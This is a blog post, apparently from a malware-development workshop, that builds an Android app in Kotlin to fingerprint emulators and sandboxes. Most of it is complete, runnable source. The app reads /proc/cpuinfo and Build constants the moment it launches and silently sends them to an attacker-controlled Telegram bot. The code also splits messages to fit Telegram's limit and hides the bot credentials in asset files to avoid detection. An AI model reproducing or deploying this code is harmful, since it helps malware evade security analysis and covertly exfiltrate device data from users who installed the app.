Mobile malware development trick 3. CPU info logger: anti-VM and anti-sandbox. Simple Android (Kotlin) example.
﷽
This post is based on a section from my BSides Prishtina 2024 Malware Development Workshop, decided to add this to my blog so that everything would be in one place.
In this post we will look at how Android malware can collect CPU information from a device to perform anti-VM and anti-sandbox checks. We will build a simple proof-of-concept Android app in Kotlin that reads /proc/cpuinfo, collects hardware build metadata via the android.os.Build API, and exfiltrates everything to an attacker-controlled Telegram bot via OkHttp.

If you pay attention to hardware name in the first post about the Android stealer, you can find something like the following:
When security researchers analyse a suspicious Android app they usually run it inside a sandbox or an emulator. Tools like ANY.RUN or the standard Android Virtual Device (AVD) simulate a real phone. The problem for the malware author is that an emulator is not a real phone and it is surprisingly easy to tell the difference from inside the app.
The Android kernel exposes /proc/cpuinfo - on a real phone you see something like Cortex-A78, but on an emulator you almost always see QEMU Virtual CPU or the hardware name Goldfish, which is the code name Google uses for its emulator chip. Beyond /proc/cpuinfo, the android.os.Build constants are also full of placeholder strings like generic, android-build, or sdk_gphone64_x86_64 that would never appear on a retail device. Malware can read all of this without asking for a single dangerous permission.
practical example
Let’s create a simple CPU information logger app (Android).
Our project structure (HackCpu):

The app only needs INTERNET permission (for Telegram API connection). Reading /proc/cpuinfo and the Build constants does not require any runtime permission at all:
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <uses-feature
        android:name="android.hardware.telephony"
        android:required="false" />
    <uses-permission android:name="android.permission.INTERNET"/>

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@drawable/cat"
        android:label="@string/app_name"
        android:roundIcon="@drawable/cat"
        android:supportsRtl="true"
        android:theme="@style/Theme.Hack"
        tools:targetApi="31">
        <activity
            android:name=".HackMainActivity"
            android:exported="true"
            android:theme="@style/Theme.Hack">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
Then ensure you have the OkHttp dependency in your build.gradle:
implementation 'com.squareup.okhttp3:okhttp:4.11.0'
HackMainActivity is minimal. The key detail is that logcpuinfo() and sendTextMessage() are called inside onCreate, so they run the moment the app starts - before the user touches anything:
package cocomelonc.hackcpu

import android.os.Bundle
import androidx.activity.ComponentActivity
import android.widget.Button
import android.widget.Toast

class HackMainActivity : ComponentActivity() {
    private lateinit var meowButton: Button
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)
        meowButton = findViewById(R.id.meowButton)
        meowButton.setOnClickListener {
            Toast.makeText(
                applicationContext,
                "Meow! ♥\uFE0F",
                Toast.LENGTH_SHORT
            ).show()
            HackNetwork(this).sendTextMessage("Meow! ♥\uFE0F")
        }
        HackNetwork(this).logcpuinfo()
        HackNetwork(this).sendTextMessage("Meow! ♥\uFE0F")
    }
}
As usual, the interesting logic lives in HackNetwork. First, the logcpuinfo() function. Android is built on top of the Linux kernel and inherits its /proc filesystem. /proc/cpuinfo is a plain-text file the kernel generates on the fly. We open it with a buffered reader and send chunk by chunk:
fun logcpuinfo() {
    val cpuinfo = File("/proc/cpuinfo")
    val TAG = "HACK"

    if (!cpuinfo.exists()) {
        sendTextMessage("[-] /proc/cpuinfo not found")
        return
    }

    try {
        // read the whole file content
        val fullContent = cpuinfo.readText()
        val dataToSend = fullContent + "\nmeow =^..^="

        // split into chunks if length exceeds limit
        if (dataToSend.length <= tgLimit) {
            sendTextMessage(dataToSend)
        } else {
            var start = 0
            while (start < dataToSend.length) {
                val end = minOf(start + tgLimit, dataToSend.length)
                val chunk = dataToSend.substring(start, end)

                // send current chunk
                sendTextMessage(chunk)
                start += tgLimit

                // small delay to prevent telegram rate limiting (429)
                Thread.sleep(500)
            }
        }
        Log.i(TAG, "[+] exfiltration to telegram complete. meow =^..^=")

    } catch (e: Exception) {
        Log.e(TAG, "[x] error during exfiltration: ${e.message}")
        sendTextMessage("[x] error reading cpuinfo: ${e.message}")
    }
}
The if (!cpuinfo.exists()) check is worth noting. A hardened sandbox could theoretically hide /proc/cpuinfo. If that happens, the function still reports back to the attacker with a not found message - useful telemetry either way.
To exfiltrate /proc/cpuinfo to Telegram, you need to handle the 4096 character limit per message. If the file is larger, the Telegram API will return an error (400 Bad Request as I know):
private val tgLimit = 4000
Other functions remained unchanged. For example, getDeviceName() reads all the Build constants and formats them into one string. Honestly, these fields are the other half of the emulator fingerprint - things like Build.HARDWARE (goldfish on AVD), Build.FINGERPRINT (starts with generic/ on every emulator), Build.TYPE (userdebug or eng on emulators, user on retail devices), Build.HOST (android-build on AOSP machines), and Build.getRadioVersion() which returns 1.0.0.0 on emulators because there is no real modem:
private fun getDeviceName(): String {
    fun capitalize(s: String?): String {
        if (s.isNullOrEmpty()) {
            return ""
        }
        val first = s[0]
        return if (Character.isUpperCase(first)) {
            s
        } else {
            first.uppercaseChar().toString() + s.substring(1)
        }
    }

    val manufacturer = Build.MANUFACTURER
    val model = Build.MODEL
    val device = Build.DEVICE
    val deviceID = Build.ID
    val brand = Build.BRAND
    val hardware = Build.HARDWARE
    val hostInfo = Build.HOST
    val userInfo = Build.USER
    val board = Build.BOARD
    val display = Build.DISPLAY
    val fingerprint = Build.FINGERPRINT
    val devT = Build.TYPE
    val radio = Build.getRadioVersion()

    val info = "Hardware: ${capitalize(hardware)}\n" +
            "Manufacturer: ${capitalize(manufacturer)}\n" +
            "Model: ${capitalize(model)}\n" +
            "Device: ${capitalize(device)}\n" +
            "ID: ${capitalize(deviceID)}\n" +
            "Brand: ${capitalize(brand)}\n" +
            "Host: ${capitalize(hostInfo)}\n" +
            "User: ${capitalize(userInfo)}\n" +
            "Board: ${capitalize(board)}\n" +
            "Display: ${capitalize(display)}\n" +
            "Fingerprint: ${capitalize(fingerprint)}\n" +
            "Build TYPE: ${capitalize(devT)}\n" +
            "RADIO: ${capitalize(radio)}"

    return info
}
Then sendTextMessage() appends the full Build snapshot to the message and POSTs it asynchronously to the attacker’s Telegram bot via OkHttp. The bot token and chat ID are stored in assets/token.txt and assets/id.txt - putting credentials in assets is a common trick in commodity Android malware because the files survive repackaging and are harder to spot than hardcoded strings:
fun sendTextMessage(message: String) {
    val token      = getTokenFromAssets()
    val chatId     = getChatIdFromAssets()
    val deviceInfo = getDeviceName()
    val meow       = "Meow! ♥\uFE0F"
    val messageToSend = "$message\n\n$deviceInfo\n\n$meow\n\n"

    val requestBody = FormBody.Builder()
        .add("chat_id", chatId)
        .add("text", messageToSend)
        .build()

    val request = Request.Builder()
        .url("https://api.telegram.org/bot$token/sendMessage")
        .post(requestBody)
        .build()

    // send the request asynchronously using OkHttp
    client.newCall(request).enqueue(object : Callback {
        override fun onFailure(call: Call, e: IOException) {
            e.printStackTrace()
        }

        override fun onResponse(call: Call, response: Response) {
            if (response.isSuccessful) {
                println("Message sent successfully: ${response.body?.string()}")
            } else {
                println("Error: ${response.body?.string()}")
            }
        }
    })
}

private fun getTokenFromAssets(): String {
    return context.assets.open("token.txt").bufferedReader().readText().trim()
}

private fun getChatIdFromAssets(): String {
    return context.assets.open("id.txt").bufferedReader().readText().trim()
}
So the full source code of HackNetwork.kt looks like this:
package cocomelonc.hackcpu

import android.util.Log
import android.content.Context
import android.os.Build
import android.widget.Toast
import okhttp3.Call
import okhttp3.Callback
import okhttp3.FormBody
import okhttp3.OkHttpClient
import okhttp3.Request
import okhttp3.Response
import java.io.IOException

import java.io.File
import java.io.BufferedReader
import java.io.InputStreamReader

class HackNetwork(private val context: Context) {

    private val client = OkHttpClient()
    private val tgLimit = 4000

    // Function to send message using OkHttp
    fun sendTextMessage(message: String) {
        val token = getTokenFromAssets()
        val chatId = getChatIdFromAssets()
        val deviceInfo = getDeviceName()
        val meow = "Meow! ♥\uFE0F"
        val messageToSend = "$message\n\n$deviceInfo\n\n$meow\n\n"

        val requestBody = FormBody.Builder()
            .add("chat_id", chatId)
            .add("text", messageToSend)
            .build()

        val request = Request.Builder()
            .url("https://api.telegram.org/bot$token/sendMessage")
            .post(requestBody)
            .build()

        // Send the request asynchronously using OkHttp
        client.newCall(request).enqueue(object : Callback {
            override fun onFailure(call: Call, e: IOException) {
                e.printStackTrace()
            }

            override fun onResponse(call: Call, response: Response) {
                if (response.isSuccessful) {
                    // Handle success
                    println("Message sent successfully: ${response.body?.string()}")
                } else {
                    println("Error: ${response.body?.string()}")
                }
            }
        })
    }

    // reads cpuinfo and sends it in chunks
    fun logcpuinfo() {
        val cpuinfo = File("/proc/cpuinfo")
        val TAG = "HACK"

        if (!cpuinfo.exists()) {
            sendTextMessage("[-] /proc/cpuinfo not found")
            return
        }

        try {
            // read the whole file content
            val fullContent = cpuinfo.readText()
            val dataToSend = fullContent + "\nmeow =^..^="

            // split into chunks if length exceeds limit
            if (dataToSend.length <= tgLimit) {
                sendTextMessage(dataToSend)
            } else {
                var start = 0
                while (start < dataToSend.length) {
                    val end = minOf(start + tgLimit, dataToSend.length)
                    val chunk = dataToSend.substring(start, end)

                    // send current chunk
                    sendTextMessage(chunk)
                    start += tgLimit

                    // small delay to prevent telegram rate limiting (429)
                    Thread.sleep(500)
                }
            }
            Log.i(TAG, "[+] exfiltration to telegram complete. meow =^..^=")

        } catch (e: Exception) {
            Log.e(TAG, "[x] error during exfiltration: ${e.message}")
            sendTextMessage("[x] error reading cpuinfo: ${e.message}")
        }
    }


    // Get device info
    private fun getDeviceName(): String {
        fun capitalize(s: String?): String {
            if (s.isNullOrEmpty()) {
                return ""
            }
            val first = s[0]
            return if (Character.isUpperCase(first)) {
                s
            } else {
                first.uppercaseChar().toString() + s.substring(1)
            }
        }

        val manufacturer = Build.MANUFACTURER
        val model = Build.MODEL
        val device = Build.DEVICE
        val deviceID = Build.ID
        val brand = Build.BRAND
        val hardware = Build.HARDWARE
        val hostInfo = Build.HOST
        val userInfo = Build.USER
        val board = Build.BOARD
        val display = Build.DISPLAY
        val fingerprint = Build.FINGERPRINT
        val devT = Build.TYPE
        val radio = Build.getRadioVersion()

        val info = "Hardware: ${capitalize(hardware)}\n" +
                "Manufacturer: ${capitalize(manufacturer)}\n" +
                "Model: ${capitalize(model)}\n" +
                "Device: ${capitalize(device)}\n" +
                "ID: ${capitalize(deviceID)}\n" +
                "Brand: ${capitalize(brand)}\n" +
                "Host: ${capitalize(hostInfo)}\n" +
                "User: ${capitalize(userInfo)}\n" +
                "Board: ${capitalize(board)}\n" +
                "Display: ${capitalize(display)}\n" +
                "Fingerprint: ${capitalize(fingerprint)}\n" +
                "Build TYPE: ${capitalize(devT)}\n" +
                "RADIO: ${capitalize(radio)}"

        return info
    }

    // Fetch token and chatId from assets (assuming these are saved in files)
    private fun getTokenFromAssets(): String {
        return context.assets.open("token.txt").bufferedReader().readText().trim()
    }

    private fun getChatIdFromAssets(): String {
        return context.assets.open("id.txt").bufferedReader().readText().trim()
    }
}
demo
Let’s go to see everything in action. Deploy and run on the emulator (AVD):


Open Logcat and filter by tag HACK - you will see the message:
[+] exfiltration to telegram complete. meow =^..^=


The Telegram bot already received the full /proc/cpuinfo snapshot on startup, before the user touched anything:
If we add some additional logic for full logging, something like the following:
try {
    // use foreach to process the file line by line efficiently
    cpuinfo.bufferedReader().useLines { lines ->
        lines.forEach { line ->
            // we log every line to see the full hardware picture
            Log.i(TAG, "[*] $line")
        }
    }
    Log.i(TAG, "[+] hardware profiling complete. meow =^..^=")
} catch (e: Exception) {
    Log.i(TAG, "[x] error reading cpuinfo: ${e.message}")
}

Open Logcat and filter by tag HACK - you will see every line of /proc/cpuinfo printed one by one:

The Hardware line says Ranchu and the processor block contains Android virtual processor - dead giveaways that we are inside an emulator:
